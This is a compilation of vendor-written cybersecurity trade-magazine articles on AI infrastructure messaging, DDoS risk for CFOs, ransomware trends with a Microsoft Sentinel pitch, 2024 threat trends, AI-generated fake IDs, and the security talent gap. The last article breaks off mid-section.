# Navigating the Future of Tech Infrastructure Amidst AI's Growing Demands

By Karla Jo Helms, Chief Evangelist and Anti-PR® Strategist, JOTO PR Disruptors™

In an era where technological advancements are evolving at an unprecedented pace, Sam Altman's recent spotlight on the need for a staggering [\\$7 trillion](#) to fuel the next generations of AI development, including GPT models, brings to the forefront a critical conversation on infrastructure innovation—or the lack thereof. This monumental figure underscores the aspirations for AI's future and a looming crisis that could stifle the potential of AI and other emerging technologies.

"This revelation is not just a wake-up call but a clarion call for action," says Karla Jo Helms, Anti-PR Strategist and Chief Evangelist for JOTO PR Disruptors. Helms emphasizes that as we venture into GPT-7, GPT-8, and beyond, the escalating costs, computing power, energy requirements, and the sheer scale of resources needed present an unprecedented challenge that demands an equally unprecedented response from innovative companies.

## Turning Challenges into Opportunities: A Call to Action

In response to this evolving scenario, Helms proposes a multifaceted approach to help tech companies ignite a conversation and drive actionable change.

- **Highlighting the Silent Crisis:** Launching bold campaigns surrounding “Innovation in Isolation” spotlights the stark reality that our infrastructure lags dangerously behind while we race toward the future.
- **Stimulating Debate and Discussion:** Tech companies should aim to pose challenging questions through social media, webinars, and public forums, such as “Are we building the future on a crumbling foundation?” It’s time to turn controversy into a catalyst for change.
- **Showcasing Solutions:** Companies and their partners should demonstrate they are at the forefront of developing and investing in innovative solutions that address these infrastructure challenges head-on.
- **Fostering Collaborations:** Joining forces with environmental groups, tech innovators, and sectors across the board demonstrates a united commitment to overcoming these hurdles.
- **Leveraging Data and Real-World Examples:** Drawing parallels between challenges faced by AI, cryptocurrency, and electric vehicles make the issue understandable, relatable, and urgent.
- **Engaging Through Innovative Content:** Creating content that educates and engages audiences in conversations about the future, from documentaries to interactive web experiences, is crucial.
- **Bold PR Stunts and Guerrilla Marketing:** Taking the message to the streets with PR stunts and guerrilla marketing tactics brings the conversation to life in vivid, unforgettable ways.

## Tech’s Role in Cybersecurity

The conversation sparked by Sam Altman’s ambitious vision for AI’s future is a microcosm of a more extensive debate on the role of infrastructure in supporting the next wave of technological innovation. Other companies, such as Amazon, are preparing their workforce for this tech shift by investing [\\$700 million](#) in continuous learning and skill development to keep pace with AI’s advancement. Helms emphasizes that tech companies must lead conversations and dominate negative narratives in the court of public opinion.

The imperative for collaborative efforts among cybersecurity stakeholders to fortify infrastructure must include people, because infrastructure is not just chips, networks, hardware, firmware, and software. “People are one of the critical components in safeguarding the future of technological innovation against emerging threats,” Helms says.

This is where education plays a crucial role. For instance, the hackers who compromised [MGM Resorts](#) in September 2023 did so thanks to deceptive phone calls. Properly educating people in these kinds of tactics is vital, especially as AI becomes more sophisticated in its ability to fool humans.

By engaging in proactive and transparent communication, tech companies can educate stakeholders about the evolving threat landscape and the importance of investing in robust cybersecurity measures.

“Tech companies have an opportunity to highlight the real-world consequences of cyber-attacks, from financial losses to compromised privacy and national security implications,” Helms explains. Moreover, by sharing insights into emerging threats and best practices for mitigation, they empower individuals and organizations to take proactive steps to safeguard their digital assets.

Furthermore, tech companies can leverage their platforms and influence to drive actionable change at the policy level. By advocating for regulations that promote cybersecurity standards and incentivize investment in protective measures, they can help create a more resilient digital ecosystem. This includes supporting initiatives to improve information sharing and collaboration among cybersecurity stakeholders within the private sector and between industry and government.

## A Future Forged by Forethought and Innovation

However, tech companies cannot tackle cybersecurity alone. It requires collaborative efforts among all stakeholders, including government agencies, industry partners, academia, and civil society organizations. By working together, these stakeholders can pool their expertise and resources to fortify infrastructure against emerging threats and ensure the future of technological innovation remains secure.

Thanks to their expertise and resources, tech companies are uniquely positioned to drive meaningful change in cybersecurity practices. They are responsible for protecting their systems and advocating for broader initiatives that strengthen the digital infrastructure upon which society increasingly relies. A poll of tech executives found that [56% of respondents](#) rated 2023 cybersecurity as one of their organizations’ top challenges. Bold communication initiatives are essential, as they stimulate dialogue, raise awareness, and showcase innovative solutions.

“We invite tech companies, innovators, policymakers, and the public to join us in reimagining and reshaping our collective future,” Helms says. “It’s a journey that demands not just vision but action—action that technologists should be committed to driving forward.”

As technology rapidly evolves, infrastructure innovation becomes increasingly urgent. Tech companies are pivotal in leading the charge for cybersecurity resilience, advocating for investments and bold communication initiatives to address vulnerabilities and fortify infrastructure against emerging threats. Collaborative efforts among cybersecurity stakeholders are imperative to safeguarding the future of technological innovation.



## About the Author

Karla Jo Helms is the Chief Evangelist and Anti-PR® Strategist for JOTO PR Disruptors™. Karla Jo learned firsthand how unforgiving business can be when millions of dollars are on the line—and how the control of public opinion often determines whether one company is happily chosen, or another is brutally rejected. Being an alumnus of crisis management, Karla Jo has worked with litigation attorneys, private investigators, and the media to help restore companies of goodwill back into the good graces of public opinion—Karla Jo operates on the ethic of getting it right the first time, not relying on second chances and doing what it takes to excel. Karla Jo has patterned her agency on the perfect balance of crisis management, entrepreneurial insight, and proven public relations experience. Helms speaks globally on public relations, how the PR industry itself has lost its way and how, in the right hands, corporations can harness the power of Anti-PR to drive markets and impact market perception.



Karla Jo can be reached online at [kj@jotopr.com](mailto:kj@jotopr.com) and at our company website [www.jotopr.com](http://www.jotopr.com)



## Preventing Ddos Attacks Is Smart Business Sense

Cybersecurity Isn't Just A Tech Issue, It's A Business Issue

By Phil Richards, Chief Financial Officer, Corero Network Security

Chief Financial Officers (CFOs) carry a lot of responsibility, analyzing their company's financial strengths and weaknesses and acting as stewards of their organization's financial future. It might be tempting, therefore, to leave the thorny problem of cybersecurity strategy resting squarely on the shoulders of those in IT. But that would be a mistake, and possibly a costly one. The business impact of a cyberattack goes beyond the immediate financial loss to include brand damage and lost employee time, for instance, not to mention that more time spent on business recovery means less time spent on innovation.

It might come as a surprise, but given that they hold the proverbial purse strings, CFOs play a vital role in safeguarding their businesses against cybercrime. In truth, CFOs should consider cyber risk as synonymous with financial risk and consider ensuring a strong cybersecurity strategy as just one of their job requirements.

While there are many types of cyberattacks, distributed denial-of-service (DDoS) attacks, where cybercriminals attempt to overwhelm and disrupt a target's network or server, can be especially difficult to protect against without the proper solution in place. And while nothing beats a strong defense, there are other concrete actions that CFOs can undertake to ensure their companies aren't making headlines for the wrong reasons.

**Forewarned is forearmed.** In order to fully understand how to defend against a DDoS attack, it's imperative that CFOs first understand the threat itself and their companies' risks. This means analyzing the impact not just of a direct attack but of one directed at a partner or provider in your supply chain. What would happen to your company, for instance, if your website came under attack? How long could your website be down? How would this impact employees' ability to work and are there workarounds? What would that cost? The answers might be more straightforward when considering a direct hit to your enterprise systems, but what happens in the event your ISP is the target? Whereas most ISPs are protected against volumetric attacks, are they able to defend against carpet-bomb attacks, which spread malicious attack traffic over a wide range of IP addresses? What, if any, is your recourse? In order to fully and accurately determine your company's risk, there are all questions that need to be answered.

**Penny wise, pound foolish.** When faced with challenging economic headwinds, reducing your security department's budget might seem like an easy fix. After all, your company might not yet have experienced a cyberattack (with the emphasis on "yet"). Attacks are much more frequent than many realize, and for most, becoming a victim of a cyberattack is really just a matter of time. Downtime from a DDoS attack can quickly translate into lost revenue, and not just for traditional e-commerce websites but for any organization that delivers online transactions or services. Even as companies look to tighten their belts, ensuring a strong security posture is a must. Cutting the budget here could potentially cost 100-fold as much down the line if you are the victim of an attack.

**Hand-in-glove.** CFOs must work closely with their organization's IT operations and security teams to understand their DDoS exposure risk, potential liabilities, and mitigating actions. Only by developing and working closely with a cross-departmental team can CFOs gain the necessary insight into their existing network infrastructure and identify areas that make the company more vulnerable to DDoS attacks and allocate resources accordingly. It's also important that CFOs understand the legal and financial consequences associated with DDoS attacks, whether it's broken SLAs and customer agreements or an inadvertent violation of regulatory requirements. Close collaboration with IT and security teams will help them assess their liabilities and the corresponding financial impact, and ultimately, effectively manage risk. Moreover, CFOs should have a working knowledge of what's needed in terms of infrastructure, technology, and personnel in order to effectively mitigate DDoS attacks' impact.

**Every day you write the (training) book.** Ensuring that staff are familiar with the warning signs of DDoS attacks might seem elementary, but all too often staff outside the IT department are overlooked when it comes to security training. In reality, all employees play a vital role in maintaining their company's cybersecurity posture and should be considered the first line of defense against a range of cyber threats, including DDoS. Comprehensive training programs serve not only to arm employees with best security practices to help stave off the likelihood that their own computer will become a vector for a DDoS bot, but ultimately leads to a team that is attuned to cybersecurity risks and warning signs.


**Seconds count.** When it comes to effective DDoS protection solutions make sure you understand the fine print. While it might be tempting to go with a cheaper DDoS solution, it's imperative to understand if the solution is merely mitigating the attack, meaning you'll still be hit, or protecting against it entirely, meaning attacks are blocked and it's business as usual. It's also best to avoid on-demand solutions, which can't react fast enough to completely prevent some degree of downtime. To get the most bang for the buck, a DDoS protection solution should offer flexible, automatic DDoS protection at full edge bandwidth, which effectively shrinks the detection-to-mitigation-to-protection timeline from minutes to seconds.

Finance executives walk a fine line, constantly balancing the need to protect their company's networks and systems against the need to balance their budgets. Ensuring that their security teams are empowered with the necessary resources to fend off cyberattacks makes smart business sense.

### About the Author

Phil Richards is the Chief Financial Officer of Corero Network Security. He joined Corero as CFO in November 2022, bringing over 15 years of finance and operational expertise to the Group. He is a fellow of the Institute of Chartered accountants. Phil joined Corero from Kambi Group plc, a Swedish-listed premium global sportsbook provider, working across the organization for 6 years as SVP finance to oversee their growth and international expansion, including moving to Philadelphia to oversee the setup and delivery of their US facing service. Qualifying as an accountant with KPMG UK, and having spent one year in the German and two years in the Swedish respective KPMG organizations, Phil then joined Royal Dutch Shell as a financial controller where he spent two years prior to joining Kambi Group plc. Phil can be reached online at [phil.richards@corero.com](mailto:phil.richards@corero.com) and at our company website <https://www.corero.com/>





## The Rise of Ransomware 2.0

Mitigating the Evolving Cyber Threats with Microsoft Sentinel

By Susmitha Tammineedi, Research Analyst in Marketing at Cloud4C

Ransomware – what commenced as a relatively simple cybercriminal tactic to extort ransom payments by encrypting data, has transformed into a far more insidious threat. Modern ransomware has evolved into a multi-pronged attack setup, designed to extort maximum wealth and disrupt operations. Cybercriminals now, don't just stop at encrypting files - they deploy advanced tactics like data theft, launching additional malware payloads causing an even greater damage. This dangerous escalation, dubbed a new and sophisticated breed of cyberthreat - Ransomware 2.0.

### Beyond Encryption: Emerging Trends In Ransomware 2.0

**Ransomware as a service:** Arguably the most disturbing trend is the rise of Ransomware-as-a-Service (RaaS). It is projected to reach over 500 distinct exploit kits available for cybercriminals to purchase and deploy. This destructive development has democratized access to potent attack capabilities and has equipped even novice cybercriminals with advanced tools. Combined with automated exploit tools and increasing blockchain-enabled anonymity, ransomware groups are proliferating and impacting organizations across all industry verticals.

**Phishing & Social Engineering:** Sophisticated methods to trick cyber victims into downloading malicious attachments or clicking on links that lead to malware infections are also becoming common. For instance: Phishing emails, made to look legitimate from trusted sources. Social engineering attacks on the other hand, come in many forms, like phone calls or instant messages manipulating the victim into giving up sensitive information or downloading malware.

**Compromised Websites & Drive-bys:** Adversaries exploit website code vulnerabilities to serve malicious content. These "drive-by" techniques silently trigger malware downloads, automatically downloading and installing malware onto a user's system, often without their knowledge or consent. Reports suggest that a new organization will fall victim to Ransomware 2.0 attack every 10 seconds by the end of the decade.

**Malvertising:** Cybercriminals are increasingly exploiting online advertising as a source for ransomware distribution. Malvertising campaigns often target high-traffic websites and use sophisticated techniques, such as "Watering hole" attack, where hackers compromise a legitimate website and inject malicious code into the displayed ads. Even SMBs, once considered low-value targets, now find themselves in the crosshairs of these indiscriminate digital threats.

**Malware Kits:** Found on the dark web and often designed to be user friendly, these kits generally include tools, scripts, and other components that are packaged together to create custom malware. The kits often offer built-in obfuscation techniques to avoid detection by antivirus software such as firewalls and intrusion detection systems.

**Infected File & Application Downloads:** An attacker may distribute an infected version of a popular software or tool that appears legitimate, but when downloaded and installed, it executes the ransomware. This method can include disguising the files or applications as necessary updates, security patches, or even enticing software or media downloads. In some cases, attackers may also use file-sharing platforms or peer-to-peer (P2P) networks to distribute infected files or applications.

**Messaging & Social Media Impersonations:** A common tactic often exploiting users' trust and curiosity. It can often look like a direct message from a contact or a fake account that looks legitimate. In other cases, attackers disguise ransomware as harmless links or file attachments, such as a photo or a video, coming from a known source. It can also be disguised as scalable vector graphics (SVG) that, when opened, downloads a file that bypasses traditional extension filters.

**Brute Force Through RDP:** Keeping passwords such as "password123" or "admin123? Threat actors try many password combinations until they discover the right one. Attackers often use this method to target remote desktop protocol (RDP) endpoints, typically found on servers or workstations that are used by employees to connect to a corporate network remotely.

As ransomware threats continue to evolve, so must the defenses against them. Sentinel, with its [advanced cybersecurity solutions](#), provides a robust line of defense against these sophisticated malicious attacks.

At its core, Sentinel's defensive lines run deeper with embedded intelligence. Its robust data backup and recovery solutions ensure that even in the event of a successful breach, organizations can swiftly restore their systems and data, minimizing downtime and preventing data exfiltration or surrender to extortion demands.

**Countering Emerging Tactics:** Sentinel is purposely built to counter the scaling ransomware trends. Its advanced threat detection utilizes deception techniques like hash traps and other honeypots to detect malware that attempts to exfiltrate data. With it comes behavioral analytics, that identifies anomalous encryption activity indicative of ransomware before it can spread.

**A Multi-Vector Defense:** Having robust, multi-layered defenses is paramount. Sentinel emerges as a formidable ally, delivering advanced threat detection and response, which is powered by machine learning to identify and stop ransomware at the gates. Its recovery solutions provide a last line of resilience, ensuring operations can be restored if breached.

**Human Fortifications:** But technology alone is insufficient. Sentinel augments its technical arsenal with comprehensive security awareness training - arming the human elements to be cognizant of evolving social engineering lures and empowering them to be active defensive participants, not just potential intrusion vectors.

**Regular Software Updates and Patch Management:** Maintaining current software versions is one way to mitigate vulnerabilities routinely exploited by malicious code. Automated patch management facilitated by Sentinel ensures timely updates, reducing exposures across the environment.

**Multi-factor Authentication (MFA):** Passwords, no matter how complex, are inherently vulnerable to attacks. Sentinel Multi-Factor Authenticator is a state-of-the-art solution enabling implementation of robust authentication mechanisms tailored to unique security requirements. Be it token-based authentication, biometric verification, or adaptive authentication, there are flexible and customizable approaches to MFA.

**Intelligent Pattern Detection and Correlation Tactics:** Using AI-driven threat detection systems, Sentinel can analyze vast datasets in real-time, identifying anomalies and patterns indicative of ransomware behavior. Machine learning models can evolve to recognize new variants and tactics, enabling proactive mitigation measures before significant damage occurs.

**Gen AI Integration:** Organizations need not just keep with the threats, it is crucial to anticipate, neutralize and remediate. Gen AI-powered predictive modeling, automated analysis, adaptive policy generation, and intelligent incident response strengthen Sentinel's defenses against even the most sophisticated and rapidly emerging ransomware trends.

**Continuous Adaptation:** And, last but not the least, Sentinel's defensive capabilities are continuously updated based on the latest threat intelligence, evolving in lockstep with cybercriminal innovation cycles to stay ahead of emerging tactics like RaaS, double extortion, and more.

As ransomware evolves into an increasingly nuanced threat, the path forward demands a huge leap in defensive capabilities. Sentinel represents that leap - an autonomous cybersecurity solution that harnesses AI, deception grids, and self-healing architectures to outmaneuver even the wildest attackers. In this looming cyberspace of existential risk, embracing [Sentinel's self-learning digital shield](#) is not just a choice, but an imperative.

## Choosing Trusted Partners to Embrace Sentinel and Advance Your Cyber Defense

Leveraging the technical proficiency of managed cloud providers and certified Microsoft partners is essential for deploying Sentinel across the entire IT-scape without disruption and leverage its best capabilities. These trusted experts possess the know-hows to seamlessly integrate the platform across on-premises, cloud, and hybrid environments, optimizing its protective coverage. Moreover, the ongoing administration and optimization services free up internal teams to focus on core business priorities. Enterprises seeking a trusted partner to deploy and manage Sentinel can look to managed providers like [Cloud4C](#), a Microsoft Gold Partner and Azure Expert MSP with 11 Advanced Specializations, to confidently fortify their ransomware resiliency.

### About the Author

Susmitha Tammineedi is a Research Analyst in Marketing at Cloud4C Services. She is a detailed-oriented research analyst with strong background in collecting, analyzing, and interpreting data to provide valuable insights and recommendations to drive strategic decision-making. Proficient in conducting thorough market research, trend analysis, and competitor assessments to support business objectives.

Susmitha can be reached online at <https://www.linkedin.com/company/cloud4c/mycompany/> and at our company website <https://www.cloud4c.com/>







## Stay Alert: These Cybersecurity Trends Are on the Rise

Beware of methods like pretexting, ransomware, and stolen devices threatening your business security this year.

**By Brandon Agostinelli, Managing Security Consultant at FoxPointe Solutions**

Every year brings with it a new normal when it comes to cybersecurity concerns. Just a few months into 2024, we have already seen new and enduring threats arise that are changing the cyber landscape, and it's a good time to critically assess these new risks, prepare effective solutions, and plan ahead based on what the rest of the year may bring.

Furthermore, industries that deal with sensitive and legally protected data, like education, healthcare, finance, and more, face even greater threats that will require more focused attention this year as technology advances and cyber criminals become more sophisticated.

To ensure you're properly prepared, below are the top emerging cyber threats that experts anticipate will pose greater risks to businesses in the year ahead.

## Human Error

Believe it or not, nearly three quarters of all data breaches involve the element of human error, according to the 2023 Verizon Data Breach Investigations Report (DBIR). From social engineering to technical errors, improperly trained staff are vulnerable to a number of common cybercriminal tactics.

Particularly, over the last year, the number of professionals that fell victim to a new, sophisticated breaching method called Pretexting increased two-fold. Pretexting is a type of social engineering method in which the cybercriminal creates a deceptive scenario for the purpose of increasing the success rate of an eventual phishing attempt to gain access to protected information and systems.

One common method employed by Pretexters is impersonation. Criminals conduct virtual and in person impersonations to build a relationship with a member of the workforce and lay the groundwork for an eventual cyberattack. These incidents have become so popular that they now account for over 50% of all social engineering incidents.

So, how do you mitigate these risks? One word: training! Emphasize regular training for your entire workforce on how to spot and report these attacks before they become costly security failures.

## Ransomware

Ransomware is a term that many are already familiar with, and that's because it poses a consistent risk to organizations. Ransomware was present in about 24% of all cyberattacks and 90% of the industries listed it in the top three types of incidents they have experienced in the past year, according to the 2023 DBIR.

Further reinforcing that it's here to stay, ransomware remains the choice method of criminality for bad actors, especially those that are apart of crime groups. That same study found that 62% of all incidents that involved organized crime included deploying ransomware as part of the attack.

## Information System Misconfiguration

Do you have vulnerabilities in your information systems? Now is a good time to find out, because the 2023 DBIR found that exploitable vulnerabilities caused 21% of the error-related breaches last year alone.

These breaches typically stem from failures on behalf of organization developers and system administrators, due to the sensitivity of these roles, responsibilities for maintaining systems, and access to information.

Technical testing to identify vulnerabilities proactively in managed networks, applications, and services is an effective way to avoid system misconfiguration through the end of the year and beyond.

## Lost and Stolen Devices

Your hardware ending up in the wrong hands can have devastating impacts on your organization's security. In fact, the DBIR found that 20% of breaches involved lost or stolen devices used by individuals to perform their jobs last year.

Because of this, it remains critical that the workforce is aware of the importance of securing their devices, especially during work or personal travel. Organizations that want to take extra precautions can consider encrypting all portable devices, such as laptops and mobile phones, as well.


Through encryption and proper training on device handling protocols, organizations can ensure that lost or stolen devices do not serve as effective vehicles for breaches.

## Conclusion

While we can only speculate about what next year may bring, being aware of emerging trends in cyber breaches can help inform the fortification of your overall cybersecurity plan and ensure your organization remains on the cutting edge of risk mitigation in 2024.

### About the Author

Brandon Agostinelli is a HIPAA Practice Leader with the FoxPointe Solutions Information Risk Management Division of The Bonadio Group. He focuses on internal and external auditing of information technology and information security practices and controls. He provides these services for clients across multiple industries, including both public and private companies, healthcare organizations, tech companies, and school districts, ensuring that controls are functioning properly. Brandon can be reached online at [bagostinelli@foxpointesolutions.com](mailto:bagostinelli@foxpointesolutions.com) and at our company website [www.foxpointesolutions.com](http://www.foxpointesolutions.com).





## Technology's Role in Outsmarting the Rise Of AI-Generated Fake IDs

By Joshua Sheetz - Vice President of Engineering, IDScan.net - <https://idscan.net/>

The production of fake IDs is big business. Malicious actors constantly look for new ways to slide under the radar of verification technology. At IDScan.net we have been exposed to hundreds of thousands of fake documents, including passports, driver's licenses and more. Some are easily spotted, but many are very sophisticated.

Just when we thought we had seen it all, along came the world of [AI-generated fake IDs](#) which, in theory, represents a significant leap forward for fraudsters, directly challenging the security of both online and physical verification systems globally. These advancements threaten to outpace traditional verification methods, underscoring the critical need for effective solutions. As such, they have received intense media coverage.

IDScan.net is at the forefront of this challenge, processing over 15 million digital and physical IDs each month. Our commitment to addressing this issue head-on has led us to explore the landscape of AI-generated physical fake IDs and examine their impact on security frameworks. Through a careful exploration of the intersection between technology and fraud, we aim to tackle the complexities of the issue, advocating for the adoption of advanced, adaptive verification tools to protect identity.

Here is what we did.

## The impact of AI-generated fake IDs

The recent appearance of platforms like OnlyFake illustrates a worrying trend: AI's ability to generate fake IDs with a degree of realism previously unimaginable. These digital forgeries pose a significant risk to platforms that rely on photo IDs for user verification, in doing so offering fraudsters a new avenue to infiltrate secure environments. In theory, a fraudster could use a tool like OnlyFake to generate a photo of an ID that is realistic enough to pass through digital identity verification checks.

The level of sophistication that these AI-generated fake IDs could be able to achieve means that they can potentially pass as legitimate in less stringent verification processes. The potential for them to be used in a wide array of deceitful activities- from financial fraud to bypassing age restrictions- highlights the pressing need for businesses to reassess their fraud prevention strategies.

## The OnlyFake case study

To demystify the capabilities of AI-generated fake IDs, the IDScan.net team sought out to investigate platforms like OnlyFake and test out their capabilities. Whilst the OnlyFake platform was the one initially suspected to be the source of the fraudulent IDs, it turned out to be just the tip of the iceberg. We discovered a subsequential Telegram channel, where fraudsters exchanged tips and sources for obtaining fake IDs, pointing to the more sophisticated Passport Cloud fake ID generator as the primary tool for creating these disingenuous digital documents. This is where we then focused our efforts to acquire and test these IDs against our verification systems to assess their authenticity.

What we found was that despite the convincing visual accuracy of these AI-generated fake IDs, they lacked the essential physical security features - such as ultraviolet and infrared markings - critical for passing through advanced ID authentication systems. Most of the AI-generated fakes even lacked basic 2D barcode security features that our algorithms use to verify IDs in remote environments. These shortfalls highlighted a fundamental flaw in the fraudsters' attempts to mimic genuine documents, reaffirming the robustness of sophisticated identity verification technologies and the essential need for continuous advancement to stay one step ahead of ever-evolving threats.

## AI-generated fake IDs vs. IDScan's technology

In the face of sophisticated AI-generated fake IDs, our technology has demonstrated remarkable efficacy in identifying and flagging fraudulent documents. Central to this success is our advanced 2D barcode security technology, which, unlike simpler verification methods that might only scan for visual accuracy, examines the encoded data within the ID's barcode for inconsistencies and anomalies that signify forgery.

Live document capture features and third-party checks are also integral components of a robust defence mechanism against identity fraud. Live document capture ensures that the ID presented during the verification process is not only real but currently in the possession of its bearer, thereby adding a layer of security that static images cannot provide. Additionally, third-party checks offer an extra validation step, comparing the information on the ID against external databases to verify its authenticity.

## The future of AI in ID verification

The battle against AI-generated fake IDs underscores a broader challenge within the realms of identity verification, deepfakes, fraud, and age-restricted commerce. As AI technologies continue to evolve, so too do the methods employed by fraudsters.

This is why businesses need to adopt a multi-layered approach to verification, which includes not only the latest AI-driven tools for immediate identification and flagging of fakes but also a commitment to ongoing technological innovation. By staying ahead of advancements in AI and continuously refining their verification processes, businesses can better safeguard against the evolving tactics of fraudsters.

By leveraging the power of AI, tools like IDScan.net's DIVE are not only able to detect anomalies and patterns indicative of fraudulent IDs but also to stay ahead of fraudsters by constantly updating and refining their verification algorithms. We must therefore adopt a forward-thinking approach and harness the power of technology to build a safer digital landscape for all.

If you'd like to read the full OnlyFake case study, click [here](#).

### About the Author

Joshua Sheetz is Vice President of Engineering at IDScan, the ID Verification service processing in excess of 35million identity documents across the US every month. Joshua is a specialist in producing software systems designed to meet emerging challenges across today's turbulent business landscape. At IDScan, Joshua oversees the engineering of innovative ID verification technology, ensuring US businesses are equipped with best in class verification services, ensuring they can operate safely and within compliance. Joshua can be reached online at (<https://www.linkedin.com/in/joshua-sheetz-0329b570/>) and at our company website <https://idscan.net/>





# The Difficult Truth About the Great Cyber Talent Gap

**It's worse than you think, but not as bad as you're told.**

**By Rafal Los, head of services strategy & GTM at ExtraHop**

You're probably hearing that there are several million – that's right, several million – more security jobs open than there are people to staff those jobs. And the problem is getting worse every year.

But, as you can guess, attention-grabbing headlines belie the truth of the matter. Let me dissect the situation as I see it, having worked in this industry since before we had a name for it... at least 25 years now.

## How We Got Here

Someone who is telling me that they didn't see this talent crisis coming is either brand new to this industry, or ignorant of the last 20 years. When cybersecurity was brand new and we were still trying to take the shrink wrap off the box, there was no staffing shortage because there was no staff. People from all different IT backgrounds stepped into the breach - network engineers, server engineers, help desk specialists, developers, and so on.

As the industry started to solidify and specialize, things got interesting.

When we separated cybersecurity from the rest of IT, we created a potential for trouble later. Suddenly, talent that was used to being a mile wide and an inch deep on technical expertise flipped to be an inch wide and a mile deep. As specialization developed, a natural pathway for gaining experience and expertise grew and everything was working well.

Then we got to the early 2000s and suddenly companies decided to eliminate entire low-level (the minor leagues, or development squad) bands of employees to take the work offshore to third parties. This created a colossal vacuum back home where the people who previously had opportunity to work their way up into the specializations and higher levels of expertise no longer had a pathway for progression. Decades of tribal knowledge were wiped out, lost in translation, impacting the talent pipeline.

Somewhere between the early 2000s and now were a series of unfortunate missteps including poor hiring practices and failure to provide existing employees opportunities to keep learning and training in their craft. Yes, companies also made poor decisions and over-rotated on technology, that much should be clear as now enterprise security teams are on average 10 to 1 dashboards to employees ratio. However, the bottom line here is this is the bed we've made, and we're flabbergasted we now have to sleep in it.

## So Is There a Talent Shortage or Not?

Anyone that sees a talent shortage, considering the amount of cybersecurity professionals out of work right now is misunderstanding the situation. Add to that, all of the military professionals entering civilian life who could rather easily be cross-trained into our profession, plus the advances in automation technology – and I'm hard-pressed to agree that there is a shortage of skilled candidates.

But here's the problem – it's easy to look at unfilled job requirements and use that as evidence of a talent shortage. The reality of the industry, however, is much different.

Below are a few ways we're missing the mark.

## Unrealistic CV expectations

Companies are unrealistic about their expectations for cybersecurity talent. Job descriptions ask for five years of experience with ten certifications and call that an entry-level job with entry-level pay. It's so



common in the industry right now that many colleagues looking for work feel as if they need to significantly scale-back their expectations – and that feels wrong.

### Keyword matching candidates

Many people interviewing candidates and sifting through resumes are keyword matching and lack the ability to truly recognize the right talent for a role. The days of keyword matching on resumes were over in the late 90s; companies who still do that today are creating their own problems.

### Shrinking salaries

While there are publications out there luring people into our industry with [outrageous salary promises](#), the reality is that compensation for the many open roles is poor. If a company needs someone who has experience in FedRAMP, cloud infrastructure, and domain knowledge in healthcare, they should know what that talent is worth.

### A lack of interoperability

Companies are facing aging security infrastructure that neither works together well, nor has a path to support the evolution of IT. If we add cloud adoption into the mix, we're looking at a monumental task to either upgrade everything or manage at least two separate and disparate tool sets for security. Obtaining this perfect synergy is unrealistic in many cases, and the lack of interoperability, despite being expected, is another reason why people leave.

A quick word on how we're injecting, or proposing to inject, new talent. So many "boot camps" are popping up, propped up by promises of a lucrative career that lead to bad outcomes. To be effective in cybersecurity, candidates need a background in everything else that underpins technology – software development, network understanding, systems understanding and so much more. What we're seeing are people who apply for a security architect position and can't explain a three-way handshake, how applications communicate, or why DNS packets shouldn't be 100Mb in size. I liken this to wanting to be an auto mechanic without understanding the mechanics of internal combustion engines. Sure – you can replace a taillight and change the oil, but you won't truly understand the big problems.

### The wrong priorities

Most companies focused on adding more people simply won't solve one of their core problems. Stopping the influx of complex threats most companies face isn't a numbers game. It's unrealistic to expect analysts to sift through petabytes of available information – manually – with enough efficiency to identify attacks in a meaningful timeframe. Attackers leverage automation, verticalized economies of scale, and advancements in the latest tech trends. Even if a company could hire ten more analysts, unless it fixes

how it processes and triages alerts, they still won't get through the thousands they get per day. We cannot solve the security challenges we face today with more bodies. This is painfully obvious to anyone who has fought in the trenches of cybersecurity for any real length of time.

## So Now What?

To pull this industry out from the catastrophic nose-dive it's in right now means adapting and evolving. Let me explain.

## Hire smarter, then retain your talent

